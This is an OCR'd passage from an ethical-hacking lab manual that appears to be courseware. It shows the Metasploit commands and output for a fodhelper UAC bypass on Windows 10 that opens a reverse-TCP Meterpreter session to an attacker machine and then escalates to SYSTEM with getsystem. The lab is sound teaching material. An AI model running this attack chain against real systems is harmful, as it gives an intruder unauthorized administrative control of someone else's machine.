
    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option


Applications Places System
Mon Aug 24, 07:23
Parrot Terminal
File Edit View Search Terminal Help
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
Module options (exploit/windows/local/bypassuac_fodhelper):
Name Current Setting Required Description
SESSION 1 yes The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) >


56. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
57. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**).

58. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** machine.
59. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** machine; you have now successfully completed a Meterpreter session.


Applications Places System
Mon Aug 24, 07:47
Parrot Terminal
File Edit View Search Terminal Help
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49768) at 2020-08-24 07:46:10 -0400
meterpreter >

60. ☐ Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.


Applications Places System
Mon Aug 24, 07:47
Parrot Terminal
File Edit View Search Terminal Help
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows x86
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Cleaining up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:49768) at 2020-08-24 07:46:10 -0400
meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >


61. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

62. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

